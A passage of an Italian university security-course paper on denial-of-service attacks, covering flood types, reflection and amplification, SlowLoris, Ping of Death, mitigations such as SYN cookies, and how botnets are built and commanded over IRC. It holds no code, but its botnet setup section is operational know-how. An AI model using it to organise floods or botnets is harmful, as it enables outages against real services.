Milano, 16 Settembre 2013
Vanzo Luca Samuele
Matricola 735924

Distributed (R) Denial-Of-Service

Floods - Anatomia BoT/DoSnet - Infrastrutture di Mitigazione


Università degli Studi di Milano Bicocca
Sicurezza Informatica - Dipartimento di Informatica U14

DoS: Introduzione

DoS, acronimo di “Denial-Of-Service” (Negazione di Servizio), è il tentativo malevole di, appunto, “negare” le risorse di Server/Reti all’utenza finale. Solitamente questo avviene per intervalli di tempo ben precisi (10/30 minuti) in caso di BoTnet, ma possono essere continui in caso di DoSnet (24/24h). Il DoS può manifestarsi sotto forma di attacco “directed” o “reflected” a seconda della presenza o meno di attori tra la vittima e l’attaccante. Nella tipologia “DoS” l’attacco avviene in forma “directed” mediante singolo PC, ma possiamo avere anche simpatiche varianti della versione base in cui si viene attaccati da più sorgenti, come: DDoS e D(R)DoS.


DDoS: Distributed Denial-Of-Service

In questa variante del DoS il funzionamento è praticamente identico, ma l’attacco avviene da numerosi Host (PC-Zombie) costituenti una BoTnet, anche detta Tribe Flood Network (TFN). La propagazione avviene mediante Scanner i quali, dopo aver trovato una macchina (router) vulnerabile, infettano la vittima con programmi Backdoor pre-compilati. Il BoT a questo punto è a completa disposizione della chat sociale. Curiosa è la distinzione tra sistemi Windows e UNIX: infatti nel primo caso, data la loro scarsa protezione, l’attaccante può utilizzare svariati programmi base di Windows (vedi IM, Email, ecc...) per propagare (Auto-Spreading) la piaga BoTnet mediante “spam”, “link in conversazioni” o quanto passa per la fantasia. In breve, dunque, una volta ottenuti un numero discreto di servi l’attaccante ordinerà a questi piccoli soldati di letteralmente sommergere la vittima con milioni di connessioni simultanee. Infine una particolarità rende più sensato l’utilizzo di Router infetti rispetto un sistema OS, ad esempio Windows: infatti a differenza di un OS il router risulta meno limitato verso il pubblico in quanto generatore diretto del flusso verso bande più elevate, mentre l’OS dovrà fare i conti con tutta una serie di passaggi tra l’OS stesso e il Router in uso.



D(R)DoS: Distributed Reflection Denial-Of-Service

Questa particolare e simpatica variante permette, mediante invio di richieste a svariati server attori (spoofate con IP del bersaglio), di moltiplicare almeno 3 o più volte la quantità di flusso di un normale DDoS. Questo è dovuto alla particolare logica con cui avviene l'attacco: ovvero aprendo diverse richieste verso alcuni server con l'IP del bersaglio i suddetti server convergeranno le loro risposte verso l'IP Vittima (IP-Spoof) generando un gran numero di pacchetti. Infatti il PC vittima non avendo mai richiesto ai suddetti server nessuna connessione si vedrà recapitare risposte prive di utilità, mentre i server attori non avendo a loro volta risposta provvederanno a rispedire i pacchetti causa Packet-Loss. Infine il D(R)DoS è l'attacco più subdolo fra i DDoS poichè data la sua natura e le sue risposte rende praticamente impossibile distinguere le richieste legittime da quelle attaccanti!!! Come per tutti i PC-Zombies anche i suddetti Server Attori eseguono "DoS Involontari", inoltre in questo caso l'etichetta "Riflesso" è dovuta alla tipologia di attacco e non alla struttura della net come per i PC-Zombies.




DoS: Categorie Attacchi

I Denial-Of-Service Distribuiti si posso dividere in tre grandi gruppi in base al vettore di attacco.
Troviamo dunque attacchi di categoria: Volumetric Based, State-Exhaustion ed Application Layer (Mirato).


Volumetric Based Attacks

Il volumetrico è una categoria di attacco che punta alla saturazione di banda della vittima utilizzando grandi quantità di pacchetti. In quest'ultima rientrano attacchi: UDP Flood, ICMP Flood e vari attacchi con pacchetti spoofed. La grandezza dei suddetti attacchi è misurata in "Bits al Secondo (Bps)". La tipologia volumetrica è mitigabile con Datacenter sparsi nel globo che fungono da lavanderia per i pacchetti scalando la congestione di rete e, dunque, separando il traffico pulito dal flusso del DDoS.




TCP State-Exhaustion Attacks

Il protocollare è una categoria di attacco che punta al consumo delle risorse di Server e/o componenti di infrastrutture intermedie come Load-Balancer, Router e Firewall (e derivati). In quest'ultima rientrano attacchi: SYN Flood, attacchi a pacchetti frammentati, Ping Of Death, Smurf DDoS e molti altri. La grandezza è "Pacchetti per Secondo (Pps)". I protocollari sono mitigabili mediante filtraggio del traffico in entrata: quindi mediante autenticazione e verifica del mittente è possibile separare il traffico non autorizzato (malevole) dal traffico pulito dovuto a motori di ricerca, utenti e servizi generici. Un'altra soluzione per i SYN è l'utilizzo di particolari infrastrutture dette "Proxy Shield" (autenticazione pre-inoltro connessione).



Application Layer Attacks

Il livello applicativo è una categoria di attacco che punta letteralmente al Crash del sistema vittima. Questo avviene poichè l'attacco sfrutta possibili vulnerabilità del servizio bersaglio, come può essere Apache e molti altri, mediante semplici ed apparentemente legittime richieste. In quest'ultima rientrano attacchi: SlowLoris, Zero-Day DDoS, DDoS mirati a specifici servizi ed altri. La grandezza di questi attacchi è misurata in "Richieste per Secondo (/Rps)". Questa particolare categoria è mitigabile in svariati modi tra cui: CAPTCHA, test per l'utenza (Q&A, JSTest, Ecc...), anti-spam, escludendo bots malevoli noti, bloccando IP malevoli noti, monitorando le azioni dei visitatori, ecc...



DoS: Tipologia Attacchi

Freschi freschi delle categorie prima citate passiamo ora alle modalità con cui è possibile rendere “non disponibile” una risorsa e/o infrastruttura di rete. Essenzialmente possiamo avere tre tipologie di attacco:

- **Bandwidth-Based:**
  Tipologia di attacco che satura la capacità di rete del server vittima rendendolo irraggiungibile.

- **Loop / Resource-Based:**
  Tipologia di attacco che consiste nell'impiego totale delle risorse di sistema della macchina vittima impedendole di rispondere alle richieste legittime dell’utenza finale.

- **Exploit-Based:**
  Tipologia di attacco che sfruttare le vulnerabilità (difetti) di un programma per rendere la macchina vittima “non disponibile” o, semplicemente, per prenderne il controllo.

Esempio di Attacco DoS	ISO	Tipo	Specifiche Attacco (Fonte: OVH.it)
ICMP Echo Request Flood	Level 3	Loop	Chiamato anche Ping Flood, consiste nell'invio massivo di pacchetti (ping) che richiedono la risposta della vittima (pong) con lo stesso contenuto del pacchetto iniziale.
IP Packet Fragment Attack	Level 3	Loop	Invio di pacchetti IP che volontariamente si riferiscono a altri pacchetti che non saranno mai inviati, saturando la memoria della vittima.
SMURF	Level 3	Bandwidth	Attacco ICMP in broadcast in cui l'indirizzo sorgente viene utilizzato per reindirizzare risposte multiple verso la vittima
IGMP Flood	Level 3	Loop	Invio massivo di pacchetti IGMP (protocollo di gestione del multicast)
Ping Of Death	Level 3	Exploit	Invio di pacchetti ICMP che sfruttano bug del sistema operativo
TCP SYN Flood	Level 4	Loop	Invio massivo di richieste di connessione TCP
TCP Spoofed SYN Flood	Level 4	Loop	Invio massivo di richieste di TCP usurpando l'indirizzo sorgente
TCP SYN ACK Reflect. Flood	Level 4	Bandwidth	Invio massivo di richieste di connessione TCP verso un grande numero di macchine, usurpando l'indirizzo sorgente dall'indirizzo della vittima. La banda passante della vittima viene saturata dalle risposte a queste richieste.
TCP ACK Flood	Level 4	Loop	Invio massivo di conferme di ricezione di segmenti TCP
TCP Fragmented Attack	Level 4	Loop	Invio di segmenti TCP, volontariamente riferiti ad altri segmenti che non verranno mai inviati, che saturano la memoria della vittima
UDP Flood	Level 4	Bandwidth	Invio massivo di pacchetti UDP (che non necessitano di una connessione stabilita in precedenza)
UDP Fragment Flood	Level 4	Loop	Invio di datagrammi UDP volontariamente riferiti ad altri datagrammi che non saranno mai inviati, che saturano la memoria della vittima
Distributed DNS Ampl. Attack	Level 7	Bandwidth	Invio massivo di richieste DNS che usurpano l'indirizzo sorgente della vittima, verso un grande numero di server DNS legittimi. La risposta è più voluminosa della richiesta e quindi causa l'amplificazione dell'attacco (DRDoS)
DNS Flood	Level 7	Loop	Attacco di un server DNS con invio massivo di richieste
HTTP(S) GET/POST Flood	Level 7	Loop	Attacco di un server web con invio massivo di richieste
DDoS DNS	Level 7	Loop	Attacco di un server DNS con invio massivo di richieste da un grande insieme di macchine controllate da chi sferra l'attacco

DoS: Attacchi in Dettaglio


Basandoci su quando detto in precedenza possiamo dunque soffermarci su alcune delle più note tipologie di Denial-Of-Service, in particolare: UDP Flood, ICMP Flood, SYN Flood, Ping of Death, SlowLoris e Zero-Day.

SYN Flood Attacks

Capostipite tra gli attacchi distribuiti DoS, e derivante dal PoD, consiste nel letteralmente inondare la vittima con milioni di pacchetti TCP contenenti una richiesta di attivazione servizio. L'attacco in questo modo abusa del SYN, il primo step durante la fase della negoziazione Three-Way Handshake (vedi a lato). Lo scopo dell'attacco dunque è saturare la Backlog Queue, tabella adibita al salvataggio temporaneo delle richieste pendenti ancora in fase 3-Way (rimozione su: 3-Way completo o timeout), la quale una volta piena, ovvero ha esaurito il numero di celle allocate secondo una stima in minuti, dropperà le connessioni successive causando il tanto desiderato Denial-Of-Service. Detto questo il SYN Flood può essere massimizzato utilizzando tecniche dette di Spoofing: in questo modo infatti la vittima tenterà di ricevere l'ack in risposta al secondo step (SYN+ACK) da host in cui la negoziazione non vi è mai stata aumentando, quindi, la durata del Flood stesso!!! Possibili difese di buon senso contro questa tipologia di attacco sono il SYN Cookies e la gestione delle richieste pendenti mediante impostazioni della stessa tabella. In particolare:

- **SYN Cookies**
  Tecnica secondo la quale il server non tiene traccia in tabella, ma bensì lo delega al Client in negoziazione. Detto questo si rischia di perdere l'associazione ACK e comunicazione precedente, ovvero si rischia di droppare possibili ACK in arrivo: fasulli o meno. Per evitare di accettare ACK fasulli, cioè creati ad arte per eludere il sistema, applico un campo ID di controllo con cui associare ed identificare 3-Way legittimi.

- **Backlog Queue**
  Un'altra possibile soluzione al flood è smanettare direttamente con la tabella di Queue. Infatti potrei pensare, in caso di numerose richieste, di droppare le richieste pendenti più vecchie per guadagnare celle utili. Questa soluzione permette dunque di gestire ed elaborare in velocità un gran numero di richieste pendenti a costo di perderne, ahimè, molte legittime.



UDP Flood Attacks

Basato sul protocollo di rete Sessionless "UDP (User Datagram Protocol)" questo tipo di attacco DDoS prende di mira casualmente, con numerosi pacchetti, alcune porte del bersaglio. In questo modo l'Host è costretto per ogni porta attaccata ad eseguire un controllo per sapere quale applicazione è in ascolto su di essa e, nel caso non ne trovasse, rispondere con un pacchetto "ICMP Destination Unreachable". Questo attacco è solitamente associato a tecniche di Spoofing data la sua natura di puro e semplice danno. Inoltre, dato che il sistema vittima risponde con pacchetti ICMP, è possibile effettuare attacchi ponderati D(R)DoS.

Zero-Day DDoS Attacks

Basato sul noto Zero-Day, anche detto Zero-Hour o Day-Zero, consiste nel fondere l'idea di exploit per vulnerabilità note, di cui non esiste ancora una patch, con quella di attacco distribuito per, ad esempio, velocizzare il processo di Buffer Overflow di un qualche applicativo / sistema target.

SlowLoris Attacks

Particolarmente dannoso per Host dotati di servizi web come Apache, Tomcat e simili. SlowLoris è un attacco basato sulla possibilità, per una singola macchina, di consumare le risorse di un server vittima con utilizzi minimi di banda ed effetti collaterali per servizi e porte. Questo è possibile aprendo e mantenendo più a lungo possibile più connessioni simultanee con la vittima ed inviando, senza mai completarne la richiesta, frammenti di header finchè il server vittima non terminerà il numero massimo di connessioni disponibile: dunque, come voluto, dropperà ulteriori connessioni in entrata (usato come Stress-Test su sistemi Server).

Ping Of Death Attacks


Abbreviato in "PoD" è una tipologia di attacco basato sull'invio di pacchetti malformati sotto forma di ping ad un sistema bersaglio con l'obiettivo di causare un Buffer Overflow e conseguente blocco del sistema. Risolta nel lontano 1997 l'attacco utilizzava una vulnerabilità presente sia in Device che OS durante la fase di ricostruzione dei messaggi mediante pacchetti IP (trasmessi sotto forma di frammenti). Generalmente un pacchetto standard consente allocazioni di 16 bit nell'IP Header per indicare la sua lunghezza massima (pari quindi a 65535 Byte). Per poter ricostruire il messaggio ogni pacchetto deve poter fornire informazioni circa la porzione di messaggio trasportata: questo è possibile grazie al campo offset pari a 13 bit della dimensione dell'IP Header. L'attacco dunque consisteva nel costruire l'ultimo pacchetto associando un valore di offset pari al massimo ed un quantitativo dati utile superiore al consentito, Standard RFC 791, stabilita per l'ultimo pacchetto frammentato. Tale associazione in fase di ricostruzione causava un "Buffer Overflow" nel nodo ricevente con conseguente blocco del servizio. Attualmente la maggior parte dei sistemi prevedono un controllo pre-assemblaggio in grado di garantire lo scarto dei pacchetti IP malformati.

ICMP (Ping) Flood Attacks

Simile al principio utilizzato dal Flood UDP la versione ICMP consiste nel sommergere la vittima di pacchetti richiesta "ICMP Echo Request (Ping)" il più rapidamente possibile senza attendere risposte. Questa tipologia di attacco è in grado di consumare la banda outgoing e incoming poichè la vittima cerca di rispondere con pacchetti "ICMP Echo Reply" causando un sovraccarico del sistema bersaglio.


DoS: Struttura di una BoTnet

Con BoTnet intendiamo una rete composta da sistemi, connessi ad internet, compromessi da malware, mediante sistemi di scansione più o meno sofisticati, controllata da un'unica entità: BoTMaster (Attaccante). La formazione di una net parte con la messa online di un servizio di chat sociale quale può essere #IRC, acronimo di "Internet Relay Chat" (ultimamente anche Twitter e Skype P2P sono molto utilizzati), con la quale poter gestire e pilotare il maggior numero di PC-Zombies (sistemi infetti da malware connessi alla stessa net) mediante send di messaggi in stanze chat protette solitamente da password o visualizzabili solo con permessi di Owner. Generalmente il server di chat IRC è ospitato da VPS a basso costo, ma comunque con discreta quantità di R.A.M (1Gb almeno) e molta capacità di calcolo in modo da poter gestire 5000 e più client connessi nella stessa stanza: grandi storage non hanno importanza in questo settore se bastano a contenere sistemi Linux o derivati. Un vantaggio delle BoTnet è sicuramente l'anonimato garantito dalle farm estere che ospitano i servizi con pagamento PayPal, oltre ad eventuali ProxyBoT sparsi nella rete dal BoTMaster con i quali far rimbalzare il proprio IP. Detto questo la base della net è pronta ed online. Ora non resta che avviare nel VPS lo ScanBoT ed eseguire scansioni per RangeIP, manualmente o mediante BoTManager, con lo scopo di infettare più macchine possibili con, appunto, ProxyBoT o Backdoor che garantiscano il controllo del PC-Zombie in remoto. Giunti a un numero discreto di Zombies la net è pronta ad inondare l'IP della vittima o semplicemente a reperire informazioni utili da diverse vittime sparse per la rete. Nella seguente immagine è possibile vedere una tipica net trattata.



DoS: Struttura di una DoSnet

A differenza della BoTnet in questo caso abbiamo una struttura diversa, ma dalle capacità di attacco molto elevate sia in termini di flusso dati generato che, nota non da poco, in termini di durata!! Infatti una pecca della BoTnet è proprio la scarsa durata di un singolo attacco DDoS: dai 10 ai 60 minuti in media contro l'ipotetico attacco illimitato nel tempo di una DoSnet. Altro punto di forza è la costanza del flusso generato. Per intenderci dobbiamo immaginare un gran numero di PC Zombies in fase di attacco: le macchine infettate per loro natura non sono adatte a reggere un traffico così elevato per tempi prolungati finendo, dunque, in stato di auto flooding. A differenza delle precedenti le care DoSnet, grazie alle loro infrastrutture e risorse, possono garantire un costante ed elevato traffico anche per intere giornate o più! Come può dunque essere possibili tutto ciò????? In primis le DoSnet non utilizzano una rete di Zombies con cui eseguire attacchi flood, ma bensì sono loro stesse ad eseguirlo usufruendo della banda offerta dalla Farm in cui sono poste. Quindi 